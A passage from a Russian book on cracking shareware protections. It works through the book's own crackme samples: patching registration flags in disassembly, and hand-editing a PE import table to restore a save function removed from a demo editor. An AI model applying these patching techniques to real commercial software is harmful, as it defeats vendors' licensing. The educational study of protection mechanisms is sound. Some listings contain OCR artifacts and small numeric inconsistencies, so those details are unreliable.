кракер. Рядовой же пользователь остановит свой выбор на программе, подобной Customizer, которая позволяет на лету менять свойства любого окна, а впоследствии делать это и автоматически.

Таким образом, необходимо усилить реализацию защиты, чтобы ее вскрытие не было доступно широкому кругу пользователей. Достаточно ввести некоторую переменную вроде `Registered` и проверять при нажатии на кнопку ее значение. Если `Registered` равна нулю, а пользователь каким-то загадочным образом все же ухитрился нажать заблокированную кнопку, то повторно блокируем кнопку или завершаем работу, мотивируя это несанкционированными действиями пользователя.

Именно так реализована защита, например, в Crack0E. Откроем файл редактором ресурсов и убедимся, что все элементы разблокированы. Выключаются они позже, на стадии инициализации диалога, функциями API. Попробуем разблокировать их инструментом типа Customizer. С первого взгляда кажется, что все в порядке. Но попробуем нажать кнопку hello. Защита сообщает о незарегистрированной версии и вновь блокирует кнопку. Для простого пользователя такой барьер можно уже считать непреодолимым. Однако тому, кто знаком с ассемблером и отладчиком, нетрудно нейтрализовать подобную защиту.

Обратимся к MSDN и введем в строке поиска: "Disable Window". Среди полученных функций будет только одна, непосредственно относящаяся к Win32 API: `EnableWindow`. Можно загрузить отладчик и установить на последнюю точку останова или поискать перекрестные ссылки на нее же в дизассемблере. Но этому я, надеюсь, уже научил читателя. Давайте усложним себе задачу и попробуем обойтись без этих чудес прогресса. В конечном счете гораздо интереснее работать головой, чем техникой.

Очевидно, что сообщение: "Это незарегистрированная копия" выдается защитным механизмом. Для этого он должен передать процедуре `AfxMessageBox` смещение этой строки. Разумеется, речь идет о смещении в памяти, а не в файле. Однако для PE-файлов его легко узнать, например, с помощью HIEW. Это единственный из всех мне известных шестнадцатеричных редакторов, позволяющий просматривать локальные смещения для PE-файлов.

Находим строку `Это незарегистрированная копия`, не забыв сменить кодировку, и переключаем HIEW в режим отображения локальных смещений. В нашем случае это будет `0x00403030`. Не забывая про обратный порядок байтов в слове, ищем последовательность `30 30 40 00`. Если все сделать правильно, то получим только одно вхождение. Дизассемблируем прямо в HIEW найденный код:

```
.00401547: 8B4660                mov       eax,[esi][00060]
.0040154A: 85C0                  test      eax,eax
.0040154C: 7516                  jne      .000401564   -------- (1)
```

```
.0040154E: 6830304000          push      000403030 ;" !!AMPER!!00"
                                         ^^^^^^^^^
.00401553: E8C2020000          call     .00040181A   -------- (2)
.00401558: 6A00                push      000
.0040155A: 8D4E64              lea       ecx,[esi][00064]
.0040155D: E8B2020000          call     .000401814   -------- (3)
.00401562: 5E                  pop       esi
.00401563: C3                  retn
```

Обратим внимание на условный переход. Несомненно, он ведет к нужной нам ветке программы. Однако не будем спешить его изменять. Это нам ничего не даст. Все элементы останутся по-прежнему заблокированными, и нажать на них мышью не будет никакой возможности. Можно, конечно, найти соответствующие вызовы `EnableWindow`, но это утомительно и не гарантирует того, что хотя бы один мы не пропустим.

Найдем переменную, которая управляет выполнением программы. Очевидно, что это `[esi+0x060]`. Необходимо найти код, который управляет ее значением. Если его изменить на противоположное, то программа автоматически зарегистрируется.

Сделаем смелый шаг: предположим, что `esi` указывает на экземпляр класса, и переменная инициализируется в этом же классе. Тогда любой код, оперирующий с ней, будет адресоваться аналогичным образом. Это на самом деле смелый шаг, потому что никто нам не гарантирует, что не будет иначе, особенно для оптимизирующих компиляторов. Однако он настолько часто оказывается эффективным, что нет нужды искать другие пути, пока не попробуем этот. В худшем случае мы ничего не найдем или получим ложные срабатывания.

На этот раз нам везет, и HIEW выдает следующий любопытный фрагмент:

```
.004013D3: 8B4C240C            mov       ecx,[esp][0000C]
.004013D7: C7466000000000      mov       d,[esi][00060],00000
.004013DE: 5F                  pop       edi
```

Это не что иное, как самое сердце защиты. Обратите внимание на то, что приложение не предусматривает явной регистрации. Переменная инициализируется одним и тем же, ни от чего не зависящим значением. То есть демонстрационная и коммерческая версии — это, по сути дела, разные программы. Но отличающиеся всего одним байтом. Попробуем присвоить этой переменной ненулевое значение

```
.004013D7: C7466000000000      mov       d,[esi][00060],00001
```

и перезапустим программу.

Сработало! Нам не пришлось даже анализировать алгоритм защиты. Изменив только один байт (переменную-флаг), остальное мы возложили на за-

щиту. Ни в коем случае нельзя сказать, что мы ее нейтрализовали или модифицировали. Защита все еще жива и корректно функционирует. Однако, изменив флаг, мы ввели ее в заблуждение и заставили признать нас зарегистрированными пользователями. Это довольно универсальный и широко распространенный способ. Гораздо легче передать защите поддельные входные данные, чем анализировать много килобайт кода в поисках ее фрагментов, разбросанных по всей программе.

Впрочем, разработчики далеко не всегда ограничиваются одним флагом. Таких переменных может быть несколько, и они не обязательно будут связаны друг с другом. Это усложнит задачу взломщика, особенно если защита проверяет идентичность флагов. Тогда не остается ничего, кроме тщательного анализа. В худущих реализациях бывает, что несоответствие флагов регистрации приводит не к вызову сообщений об ошибках, а к искажению алгоритма работы таким образом, что программа выглядит работающей, но фактически работает неправильно. Приведем пример:

```
return SomeResult*(!FlagReg1 ^ FlagReg2);
```

Если два флага не равны друг другу, то в результате получится ноль! Функция вернет неверный результат. Если такое, например, случится в программе расчета зарплаты, то последствия не заставят себя ждать. Самое печальное, что флаги регистрации могут одновременно являться и рабочими переменными программы. Обычно при этом флагу выделяют младший бит, а все остальное отводят под нужды какой-нибудь функции. Тогда без тщательного анализа всего кода невозможно быть уверенным, что приложение функционирует корректно.

К счастью, программисты часто оказываются слишком ленивы, чтобы детально проработать эту архитектуру. И рождают перлы типа Crack0F. Рассмотрим этот защитный механизм. Перед нами две заблокированных кнопки. Очевидно, для локализации защиты нужно найти вызовы `EnableWindow`.

```
j_?EnableWindow!!Z proc near ; CODE XREF: sub_0_401360+D4□p
                                          ; .text:004015CF□p
              jmp     ds:?EnableWindow!!Z
j_?EnableWindow!!AMPER!!CWnd!!AMPER!!!!AMPER!!QAEHH!!AMPER!!Z endp
```

Их всего два. Как раз по числу элементов управления. Пока защита не предвещает ничего необычного, и ее код выглядит вполне типично:

```
.text:0040142A                mov     eax, [esi+68h]
.text:0040142D                lea     ecx, [esi+0ACh]
.text:00401433                push    eax
.text:00401434                call    j_?EnableWindow!!Z ;
```

и, аналогично, другой фрагмент:

```
.text:004015C8                mov     eax, [esi+60h]
.text:004015CB                lea     ecx, [esi+6Ch]
```

```
.text:004015CE                  push    eax
.text:004015CF                  call    j_?EnableWindow!!Z ;
```

Попробуем найти, как уже было ранее, `46 60` (т. е. `[esi+60]`) и `46 68` (`[esi+68]` соответственно). Полученный результат должен выглядеть следующим образом:

```
.00401385: C7466001000000        mov       d,[esi][00060],000000000
```

и

```
.004012CC: C7466801000000        mov       d,[esi][00068],000000000
```

Кажется, что защита использует два независимых флага. На первый взгляд их нетрудно изменить на ненулевое значение. Ожидается, что это заставит защиту работать. Ну что ж, попытаемся это сделать.

Как будто бы все работает, не правда ли? Но попробуем нажать на левую кнопку (рис. 2.17).



Рис. 2.17. Неудавшийся взлом

Пустой диалог выглядит странно, не так ли? Похоже, что защита взломана некорректно, и приложение работает неверно. И дело не только в том, что сложно найти то место, где код ведет себя неправильно. Главная сложность — убедиться в работоспособности (неработоспособности) программы. В данном примере это тривиальная задача, но она не будет такой в банковских, научных, инженерных приложениях. Если неправильно работает только одна, редко вызываемая ветка, то тестирование поломанного приложения — дело безнадежное.

Однако разработчики защит часто упускают из виду, что компилятор мог расположить все флаги близко друг от друга, значительно облегчая поиск кракеру. В самом деле в нашем примере фигурируют две переменные типа

DWORD: [esi+60] и [esi+68]. Нетрудно заметить, что между ними образовалась "дырка" размером ровно в двойное слово. Может быть, эта переменная — еще один флаг защиты? Попробуем найти 46 64:

```
.004015B3: C7466400000000          mov       d,[esi][00064],000000000
```

Что будет, если ноль заменить на единицу? Попробуем, и... сработало! Ранее пустой диалог теперь приветствует нас: "Hello, Sailor!" Защита пала! Очевидно, что разработчик использовал, по крайней мере, три флага и конструкцию типа:

```
s0.SetAt(0,s0[0]*(!RegFlag_1 ^ RegFlag_3));
```

Но кто может гарантировать, что нет четвертого или пятого флага? На самом деле число переменных класса ограничено, и не так трудно проанализировать их все. Кроме того, обычно флаги регистрации — это глобальные переменные. Последних же в грамотно спроектированной программе на объектно-ориентированном языке очень и очень немного.

Конечно, подобные технологии взлома предполагают, что разработчики защит ленивы. Тщательно продуманную защиту подобного типа практически невозможно обнаружить даже при детальном анализе кода. Но такие случаи пока остаются экзотикой и встречаются не часто.

Блокирование элементов управления не единственно возможный вариант. Многие демонстрационные приложения при попытке выполнения некоторой операции (например, записи в файл) выдают диалоговое окно, информирующее об отсутствии данной возможности в ограниченной версии. Иногда эта возможность — вернее, код, ее реализующий, — действительно физически отсутствует, но чаще этот код просто не получит управления.

Варианты блокировки больше рассматриваться не будут во избежание повторений. Они слишком просты и элементарно ломаются. Гораздо интереснее искать пути выхода из ситуации, когда кода, реализующего данную операцию, попросту нет. Конечно, зачастую легче полностью переписать программу заново, чем разобраться во взаимодействии с недостающим кодом и воссоздать его. Это настолько сложная тема, что не может быть исчерпывающе рассмотрена в рамках данной книги.

Рассмотрим достаточно простой пример подобной защиты: файл /SRC/CRACK10/Crack10.exe на компакт-диске. Это простой текстовой редактор, который при попытке сохранения отредактированного файла выводит диалоговое окно, информирующее об отсутствии такой возможности в демо-версии.

Найдем этот вызов и дизассемблируем его:

```
.text:00401440
.text:00401440 NagScreen       proc near ; DATA XREF: .rdata:00403648□o
.text:00401440                 push    0
.text:00401442                 push    0
```

```
.text:00401444                  push    offset unk_0_404090
.text:00401449                  call
j_?AfxMessageBox!!AMPER!!!!AMPER!!YGHPBDII!!AMPER!!Z
.text:0040144E                  xor     eax, eax
.text:00401450                  retn    4
.text:0040144E NagScreen        endp
.text:0040144E
```

Допустим, можно удалить вызов

```
j_?AfxMessageBox!!AMPER!!!!AMPER!!YGHPBDII!!AMPER!!Z
```

Но чего мы этим добьемся? Нет никаких сомнений в том, что код, обрабатывающий запись файла на диск, отсутствует. Впрочем, есть ненулевая вероятность, что он находится сразу после `retn` или где-нибудь поблизости. Это бывает при использовании следующих конструкций:

```
BOOL CCRACK10Doc::OnSaveDocument(LPCTSTR lpszPathName)
{
 AfxMessageBox("Это ограниченная версия. Пожалуйста, приобретайте полную");
 return 0;
 return CCRACK10Doc::OnSaveDocument(lpszPathName);
}
```

Однако оптимизирующие компиляторы в таком случае просто удаляют неиспользуемый код. Таким образом, вероятность, что сохранится код, не получающий управления, близка к нулю. Это немало помогает разработчикам защит, но печально для кракеров.

Впрочем, в нашей ситуации написать недостающий код легко. Мы можем получить указатель на текстовый буфер и просто сохранить его на диске. Все это укладывается в десяток строк и может быть написано за несколько минут. Передаваемые параметры можно узнать, если установить на эту процедуру точку останова и заглянуть отладчиком на вершину стека. Засланное в стек значение очень похоже на указатель (а чем еще могло быть такое большое число?) и в действительности является указателем на имя файла, что можно легко проверить, взглянув на дамп памяти, расположенный по этому адресу.

Однако гораздо большей проблемой, чем написание своего кода, станет его внедрение в уже откомпилированный EXE-файл. Под MS-DOS эта проблема уже была хорошо изучена, но Windows обесценила бóльшую часть прошлого опыта. Слишком велика оказалась разница между старой и новой платформами. С другой стороны, Windows принесла и новые возможности такой модификации. Например, помещение кода в DLL и простой вызов его оттуда. Подробное рассмотрение таких примеров требует целой отдельной книги, поэтому рассматриваемый здесь прием специально упрощен.

Вернемся к защите. Перейдем по единственной перекрестной ссылке, чтобы узнать, кто вызывает этот код.

```
.rdata:00403644            dd offset j_?OnOpenDocument!!AMPER!!CDocument
.rdata:00403648            dd offset sub_0_401440
                           ^^^^^^^^^^^^^^^^^^^
.rdata:0040364C            dd offset j_?OnCloseDocument!!AMPER!!CDocument
```

Что представляют собой перечисленные смещения? Программисты, знакомые с MFC, безошибочно узнают в них экземпляр класса `CDocument`. Это можно подтвердить, если прокрутить экран немного вверх и, перейдя по одной из двух перекрестных ссылок, посмотреть на следующий фрагмент:

```
401390 sub_0_401390    proc near
401390                 push    esi
401391                 mov     esi, ecx
401393                 call
j_??0CDocument!!AMPER!!!!AMPER!!QAE!!AMPER!!XZ
                       ^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^
401398                 mov     dword ptr [esi], offset off_0_4035C8
40139E                 mov     eax, esi
4013A0                 pop     esi
4013A1                 retn
4013A1 sub_0_401390    endp
```

Становится ясно, что `sub_0_401440` — это виртуальная функция `CDocument::OnSaveDocument()`! Но разработчик не передает управления последней, а выводит диалоговое окно и отказывается от записи.

А что если заменить `sub_0_401440` на вызов функции по умолчанию `OnSaveDocument`? Для этого сначала необходимо узнать, импортируется ли эта функция программой или нет. Воспользуемся для этой цели IDA и изучим секцию `rdata`. К нашему глубокому сожалению, `OnSaveDocument` в таблице импорта отсутствует. Можно, конечно, вызвать любую функцию непосредственно из DLL или загрузить ее посредством `LoadLibrary`. Это, разумеется, потребует немало места для размещения нового кода в файле. Но, к счастью, оно там с избытком имеется. Компилятор выравнивает прологи всех функций по границе `0x10` байтов для оптимизации выполнения программы, поэтому остается много дыр, которые взломщик может использовать для своих целей.

Это действительно очень просто, достаточно иметь минимальные навыки программирования под Windows. Однако первая же попытка реализации сталкивается с серьезной трудностью. Чтобы вызвать функцию по адресу, необходимо наличие `GetProcAddress`, а приложение не импортирует ее. Печально на первый взгляд, но легко исправимо. Достаточно лишь слегка изменить таблицу импорта, чтобы включить недостающий вызов.

Обычно компиляторы всегда оставляют в файлах много пустого места, позволяющего немного расширить таблицу импорта. Чтобы это сделать, нужно знать формат PE-файла, который описан, например, в MSDN. Покажем это на примере. Скопируем файл Crack10.exe в myfile.exe. Теперь запустим HIEW (не ниже 6.*x*) и перейдем в секцию импорта. В самом ее начале расположен массив `IMAGE_IMPORT_DESCRIPOR`. Подробности о его структуре можно почерпнуть в SDK или MSDN. Двойное слово, стоящее в начале, это указатель RVA (relative virtual address) на структуру `IMAGE_THUNK_DATA`. Он-то нам и нужен. Преобразовать RVA в локальное смещение внутри PE-файла можно сложением его с image base, которую можно узнать из заголовка файла.

Что собой представляет `IMAGE_THUNK_DATA`? Это массив указателей на `RVAFunctionName`. Наглядно его можно представить, если изучать эту структуру в любом подходящем для вас шестнадцатеричном редакторе, например, HIEW. Что может быть интереснее копания в PE-файле вручную, а не с помощью готового инструмента просмотра? Конечно, последнее намного проще и, может быть, приятнее, но не дает никаких полезных навыков. Хакер должен рассчитывать не на технику, а только на свои руки и голову. Кракер же может, особо себя не утруждая, воспользоваться готовым редактором для таблиц экспорта/импорта (например, PEKPNXE Криса Касперски) и всего лишь отредактировать одну строку, что не требует дополнительных объяснений. Ручная же работа с PE-файлами, напротив, пока еще не слишком хорошо описана, а сам формат лишь отрывочно документирован. Единственным маяком в мире Windows был и остается заголовочный файл winnt.h, который содержит все необходимые нам структуры. (Но, увы, не содержит комментариев к ним.) Поэтому назначение некоторых полей придется выяснить самостоятельно. Для начала загрузим исследуемый файл в HIEW. Можно было бы сразу вызвать секцию импорта, но в первый раз попытаемся для интереса найти ее вручную.

Заголовок PE-файла начинается не в начале файла. Там расположена DOS-заглушка, которая нам совсем не интересна. Сам же PE-файл начинается с одноименной сигнатуры. Двенадцатое (считая от нуля) двойное слово — это image base, в нашем случае оно равно `0x400000`, что типично для win32-файлов.

Теперь нам необходимо найти адрес таблицы импорта. Он стоит вторым в директории (первый — таблица экспорта). Под директорией здесь понимается структура, расположенная в конце `OPTIONAL HEADER` и содержащая необходимую нам информацию. Я не привожу точного описания ее формата, отсылая читателя к MSDN и winnt.h. Настоящая книга не предназначена для пересказа существующей документации, и было бы бессмысленно тратить на это десятки страниц. Итак, предположим, что мы уже выяснили, что таблица импорта располагается по адресу

`0x40000+0x3A90=0x43a90.`

Перейдем к ее рассмотрению, а точнее к рассмотрению структуры IMAGE_THUNK_DATA, которую мы уже затронули. Формат данных очевиден из содержания:

```
.00403E30:  F6 3E 00 00-02 3F 00 00-16 3F 00 00-C6 3E 00 00
.00403E40:  E6 3E 00 00-26 3F 00 00-44 3F 00 00-BE 3E 00 00
.00403E50:  6A 3F 00 00-A8 3E 00 00-9A 3E 00 00-86 3E 00 00
.00403E60:  36 3F 00 00-56 3F 00 00-D8 3F 00 00-00 00 00 00
```

Поразмыслив над ней минутку, можно догадаться, что элементы (двойные слова) — это RVA-указатели. На эту мысль наталкивает то, что само значение, например 0x3EF6, находится недалеко от текущей позиции, глубоко в таблице импорта. Кроме того, все близкие друг к другу и однонаправленно возрастающие значения элементов очень похожи на типичный массив указателей.

Заглянув в документацию, мы можем убедиться в правильности нашей догадки. Попытаемся теперь, не обращаясь к документации, угадать: это указатели на что? Логично предположить, что на непосредственно импортируемые функции. Все еще не обращаясь к документации, перейдем по одному из указателей:

```
0403F00:  6D 00 83 00-5F 5F 73 65-74 75 73 65-72 6D 61 74  m Г __setusermat
                                                            ^
0403F10:  68 65 72 72-00 00 9D 00-5F 61 64 6A-75 73 74 5F  herr  Э _adjust_
0403F20:  66 64 69 76-00 00 6A 00-5F 5F 70 5F-5F 63 6F 6D  fdiv  j __p__com
0403F30:  6D 6F 64 65-00 00 6F 00-5F 5F 70 5F-5F 66 6D 6F  mode  o __p__fmo
```

Это действительно имена функций, а слово перед ними, очевидно, ординал! Однако мы едва не упустили одну важную деталь: ведь существуют функции, которые экспортируются только по ординалу, и символьная информация попросту не доступна. Неужели тогда двойные слова-указатели будут расточительно указывать на слова-ординалы? Разумеется, нет: фирма Microsoft в стремлении к оптимизации предотвратила такой вариант. В этом случае все элементы IMAGE_THUNK_DATA представляют собой не указатели, а непосредственно ординалы функций. Чтобы загрузчик мог распознать эту ситуацию, старший бит двойного слова равен единице. В результате получается массив наподобие следующего:

```
.00403B00:  B2 10 00 80-86 11 00 80-FA 09 00 80-D0 09 00 80
.00403B10:  63 16 00 80-52 0F 00 80-41 04 00 80-4F 14 00 80
.00403B20:  5C 09 00 80-12 0D 00 80-B4 14 00 80-B6 14 00 80
.00403B30:  A5 0A 00 80-EF 0F 00 80-5A 12 00 80-BB 14 00 80
.00403B40:  A9 14 00 80-52 16 00 80-A6 0B 00 80-4B 0C 00 80
```

Любопытно, что в оптимизации Windows NT Microsoft опередила сама себя, и в системных модулях все элементы вышеуказанного массива являются даже не ординалами, а непосредственными смещениями импортируемых функций. Это блестящее решение — Microsoft заслуживает глубокого уважения. Действительно, загрузчику почти совсем не остается работы, что экономит не одну сотню тактов процессора. Это лишний раз подтверждает, что "решение от Microsoft "чаще ирония, чем горькая правда. И хотя Windows в целом оставляет мрачное впечатление (с точки зрения общего построения системы), в ее недрах спрятано немало интересных "конфеток". И в самом деле, ведь над ней работали весьма неглупые люди.

Четкое понимание структуры таблицы импорта необходимо для серьезных манипуляций, связанных с перемещением и добавлением в нее новых элементов. Действительно, импортировать еще одну функцию очень просто. Достаточно прописать ее ординал (или имя) в таблицу. Общее число элементов нигде не учитывается, а конец таблицы определяется завершающим нулем.

Взглянем на наш файл. RVA-адрес первой структуры `IMAGE_THUNK_DATA` равен `0x3B00`. Учитывая, что image base `0x400000`, получаем локальное смещение `0x403B00`. Как узнать, из какого модуля импортируются эти функции? Для этого заглянем в `IMAGE_IMPORT_DESCRIPTOR`, поле `Name` (четвертое двойное слово от начала дескриптора). В нашем случае оно указывает на строку `MFC42.DLL`. Именно в эту таблицу мы и должны добавить запись для `OnSaveDocument`. Разумеется, в таблице не будет свободного места, а за ее концом находится начало следующей. Кажется, ситуация неразрешимая... но подумаем немного. На каждую `IMAGE_THUNK_DATA` указывает всего одна ссылка. А что будет, если мы переместим одну из них в другое свободное место (которое наверняка найдется) и в освободившееся пространство внесем новую запись?

Очевидно, что нам нужно освободить место в конце таблицы. В нашем случае там находится небольшой массив из нескольких элементов. Явное везение, иначе пришлось бы перемещать и менять местами гораздо больше массивов, что не было бы так наглядно. Благодаря выравниванию адресов на границе секций данных и ресурсов практически всегда есть бездна никем не занятого пространства. Переместим выделенную структуру, например, по адресу `0x404110`. Для этого нужно скопировать блок с адреса `0x403E24` по `0x403E6B` и записать его на новое место. Теперь освободившееся место можно использовать по своему усмотрению. Но прежде необходимо скорректировать ссылку на перемещенный фрагмент. Для этого найдем в `IMAGE_IMPORT_DESCRIPTOR` прежний RVA-адрес и исправим его на новый.

Запустим файл: убедимся, что мы все сделали правильно, и он работает. Приступим к ручному импортированию функции из файла. Это достаточно утомительный, но познавательный процесс, вынуждающий заглянуть "под

капот" PE-файла и понять, как он загружается и работает. Для начала изучим массив импортируемых функций:

```
.00403B00:  B2 10 00 80-86 11 00 80-FA 09 00 80-D0 09 00 80
                     ^^          ^^          ^^          ^^
.00403B10:  63 16 00 80-52 0F 00 80-41 04 00 80-4F 14 00 80
.00403B20:  5C 09 00 80-12 0D 00 80-B4 14 00 80-B6 14 00 80
.00403B30:  A5 0A 00 80-EF 0F 00 80-5A 12 00 80-BB 14 00 80
.00403B40:  A9 14 00 80-52 16 00 80-A6 0B 00 80-4B 0C 00 80
```

Видно, что все они импортируются по ординалу. И нам необходимо только добавить еще один. Находим в файле MFC42.map функцию `OnSaveDocument` и на основе полученного смещения определяем ординал с помощью dumpbin или любой другой аналогичной утилиты: получаем, что ее ординал `0x1359`. Дописываем его в конец таблицы. Запускаем dumpbin, чтобы удостовериться, что замечены проделанные изменения. Однако это далеко не конец нашей работы, а скорее только ее начало. Что нам даст новая запись в `IMAGE_THUNK_DATA`? Честно говоря, ничего. Нам нужно узнать адрес функции после загрузки, а как это сделать? Для этого существует еще одно поле в `IMAGE_IMPORT_DESCRIPTOR` — это пятое двойное слово, указывающее адрес массива, в каждый элемент которого загрузчик операционной системы запишет реальный адрес импортируемой функции. В нашем случае для MFC42.DLL такая структура расположена по адресу `0x40300C`. Рассмотрим ее более детально, но сначала обратим внимание на то, что адрес `0x40300C` находится за пределами секции импорта и принадлежит уже секции `.rdata`. Это обстоятельство на самом деле очень важно, так как иначе загрузчик просто не смог бы получить доступ к памяти на запись, следовательно, изменить значение. Таким образом, эта таблица перемещаема только в пределах `.rdata`. Но что она собой представляет? Гораздо проще и быстрее выяснить это самостоятельно, чем искать в документации среди множества бесполезной для нас сейчас информации. Рассмотрим ее более детально:

```
.00403000:  8C 3F 00 00-78 3F 00 00-00 00 00 00-B2 10 00 80
                                                ^^
.00403010:  86 11 00 80-FA 09 00 80-D0 09 00 80-63 16 00 80
.00403020:  52 0F 00 80-41 04 00 80-4F 14 00 80-5C 09 00 80
.00403030:  12 0D 00 80-B4 14 00 80-B6 14 00 80-A5 0A 00 80
.00403040:  EF 0F 00 80-5A 12 00 80-BB 14 00 80-A9 14 00 80
```

Не правда ли, эти таблицы идентичны? И та, и другая перечисляет ординалы. Однако между ними все же есть существенная разница. Первая сохраняется неизменной на всем протяжении работы, а последняя замещается реальными адресами импортируемых функций уже на стадии загрузки. И именно ее приложение использует для вызовов типа

```
CALL DWORD PTR [0x403010].
```

Очевидно, что в случае импорта по имени все элементы таблицы будут указателями на ASCIIZ-строки с именем и ординалом функции. Заглянув в MSDN, можно с гордостью констатировать тот факт, что мы нигде не ошиблись в наших предположениях. Со временем большинство исследователей недр Windows все реже и реже заглядывают в документацию, поскольку многое и так достаточно очевидно и не требует разъяснения.

Печально, что это служит примером для начинающих и неопытных хакеров, которые отказываются от документации вообще. В результате они тычутся вслепую или начинают задавать глупые вопросы наподобие таких: "Какой функцией Windows открывает файл? Я установил на `OpenFile` точку останова, а она не сработала. Почему?" Действительно, общий объем документации для разработчика win32 столь велик, что даже беглый просмотр заголовков отнимет не один месяц времени. Это верно. Еще про Windows 3.1 говорили, что нужно не меньше года обучения, чтобы стать полноценным программистом под эту платформу. Насколько же все усложнилось с тех пор! Самое обидное, что на этом фоне делается основной упор на каркасные библиотеки типа MFC, технологии OLE и ActiveX, а системному программированию просто не остается места — ни в умах разработчиков, ни в документации. Лозунг "Все, что вам нужно, уже сделано компанией Microsoft" сейчас очень популярен, но многих людей (включая и меня) он приводит в ярость. Программисты старшего поколения до сих пор любят все делать своими руками и не передают выполнения своей программы чужому коду, пока его не изучат.

Полноценным системщиком может стать лишь тот, кто откажется от MFC и Си++ и попробует написать несколько серьезных приложений на старом добром Си. Даже не на ассемблере, а на простом высокоуровневом языке. Непосредственное общение с win32 может показаться пугающим, но только так можно почувствовать архитектуру системы. Без этого говорить о хакерстве просто смешно. Мы ушли далеко в сторону. Но не будем возвращаться назад. Признаюсь, я вас обманул и выбрал тупиковый путь. Надеюсь, что читатель уже это осознал. В самом деле, чтобы добавить еще одну запись в вышеуказанную секцию, надо ее чуточку раздвинуть и... получить GPF. На это и вправду указывает множество ссылок из разных частей кода. Изменить их все не представляется возможным, особенно там, где использовалась косвенная адресация.

Впрочем, если быть до конца честным, большинство компиляторов генерируют хорошо известную цепочку безусловных переходов:

```
.004018D0: FF25C4314000                jmp       MFC42.4612
.004018D6: FF2590314000                jmp       MFC42.4610
.004018DC: FF2594314000                jmp       MFC42.6375
.004018E2: FF2510304000                jmp       MFC42.4486
.004018E8: FF2514304000                jmp       MFC42.2554
```

```
.004018EE: FF2518304000                jmp       MFC42.2512
.004018F4: FF251C304000                jmp       MFC42.5731
.004018FA: FF2520304000                jmp       MFC42.3922
.00401900: FF2524304000                jmp       MFC42.1089
```

Таким образом, на каждый элемент имеется всего одна ссылка, которая к тому же легко может быть найдена и скорректирована. Выходит, я дважды обманул читателя. На самом деле это не тупик, а просто хлопотный, но очевидный путь. Я встречал многих хакеров, которые им соблазнились, и даже писали для коррекции ссылок специальную программу или скрипт к IDA.

Однако можно пойти более короткой дорогой. Кто нас заставляет добавлять элемент в существующую таблицу, когда можно создать свою и поместить ее где угодно! Это, в самом деле, очень просто.

Поскольку сразу за концом `IMAGE_IMPORT_DESCRIPTOR` следует `IMAGE_THUNK_DATA`, то, очевидно, что добавить еще одну запись можно только в том случае, если переместить одну из двух на свободное место. Первая несравненно короче, поэтому и найти бесхозное пространство для нее легче. Строго говоря, нам необходимо поместить ее в пределах таблицы импорта, и никто не разрешит перемещать ее в секцию `.data` — получится перекрывание секций, и последствия не заставят себя ждать... И, пожалуй, все. Действительно, если изучить код загрузчика Windows, становится ясно, что ему совершенно все равно, в какой секции расположена таблица импорта и, более того, совершенно безразличен размер последней, а точнее, его соответствие реальному. Конец определяется null-записью.

На самом деле необходимо отдавать себе отчет в зыбкости таких рассуждений. Никто не гарантирует, что в будущем Microsoft не перепишет загрузчик, который будет делать такие проверки, или не появятся прикладные программы (в частности, антивирусы), которые будут контролировать корректность заголовка.

С другой стороны, работа хакера почти всегда базируется на отклонении от документации и сопутствующих руководств. В противном же случае остается только сидеть сложа руки или перекомпилировать полученный ассемблером и исправленный текст в исполняемый файл, что сопряжено с многочисленными проблемами и трудозатратами.

Скопируем `IMAGE_IMPORT_DESCRIPTOR` в любое свободное место секции данных и изменим на нее ссылку в Import Directory. Теперь нам необходимо создать в ней новую запись. Начнем с четвертого двойного слова, указывающего на имя функции. Можно сослаться на уже существующую строку `MFC42.DLL` или создать свою и указать на нее. Последнее дает нам больше свободы и независимости. Поэтому поступим именно так:

```
.004041D0:  4D 46 43 34-32 2E 44 4C-4C 00 00 00-00 00 00 00  MFC42.DLL
```

Итак, имя экспортируемого модуля мы уже записали. Теперь необходимо создать массив IMAGE_THUNK_DATA (массив — громко сказано, всего лишь одну запись).

```
.004041E0:  59 13 00 80-00 00 00 00-00 00 00 00-00 00 00 00  Y□ A
```

Понятно, что 0x1359 и есть импортируемая функция OnSaveDocument, а старший бит 0x8000 указывает, что она импортируется по ординалу. Остается создать таблицу адресов — точнее, таблицу создавать нет никакой необходимости. Несмотря на то, что каждый ее элемент должен по теории ссылаться на соответствующую функцию, оптимизация загрузчика привела к тому, что он никак не использует начальные значения таблицы адресов, а вносит записи в том порядке, в котором они перечислены в таблице имен (IMAGE_THUNK_DATA). Поэтому достаточно лишь найти незанятое пространство и установить на него указатель в последнем поле IMAGE_IMPORT_DESCRIPOR.

Однако тут мы наталкиваемся на серьезные ограничения. Загрузчику на запись доступна только .rdata, в которой свободного места не густо. Более того, ни один элемент нельзя перемещать, поскольку ссылки на него разбросаны по всему коду программы. Остается только надеяться, что в результате выравнивания в конце таблицы найдется немножко пространства для наших целей. И действительно, несколько десятков байтов свободно. Для нас этого более, чем достаточно.

```
0403FC0:  57 69 6E 64-6F 77 00 00-55 53 45 52-33 32 2E 64  Window  USER32.d
0403FD0:  6C 6C 00 00-AA 01 5F 73-65 74 6D 62-63 70 00 00  ll  к□_setmbcp
0403FE0:  00 00 00 00-00 00 00 00-00 00 00 00-00 00 00 00
0403FF0:  00 00 00 00-00 00 00 00-00 00 00 00-00 00 00 00
```

Остается только скорректировать IMAGE_THUNK_DATA. Финальный вариант может выглядеть так:

```
0404160:  E0 41 00 00-00 00 00 00-00 00 00 00-D0 41 00 00  pA          ╨A
0404170:  E0 3F 00 00-00 00 00 00-00 00 00 00-00 00 00 00  p?
```

Убедимся с помощью dumpbin, что он исправно работает.

```
MFC42.DLL
          403FE0 Import Address Table
          4041E0 Import Name Table
               0 time date stamp
               0 Index of first forwarder reference

                Ordinal  4953
```

Если заглянуть отладчиком по адресу 0x403FE0, то там мы обнаружим готовый к употреблению адрес функции OnSaveDocument. Проверим, что это действительно так. Дизассемблируем (командой u в SoftIce) этот регион па-

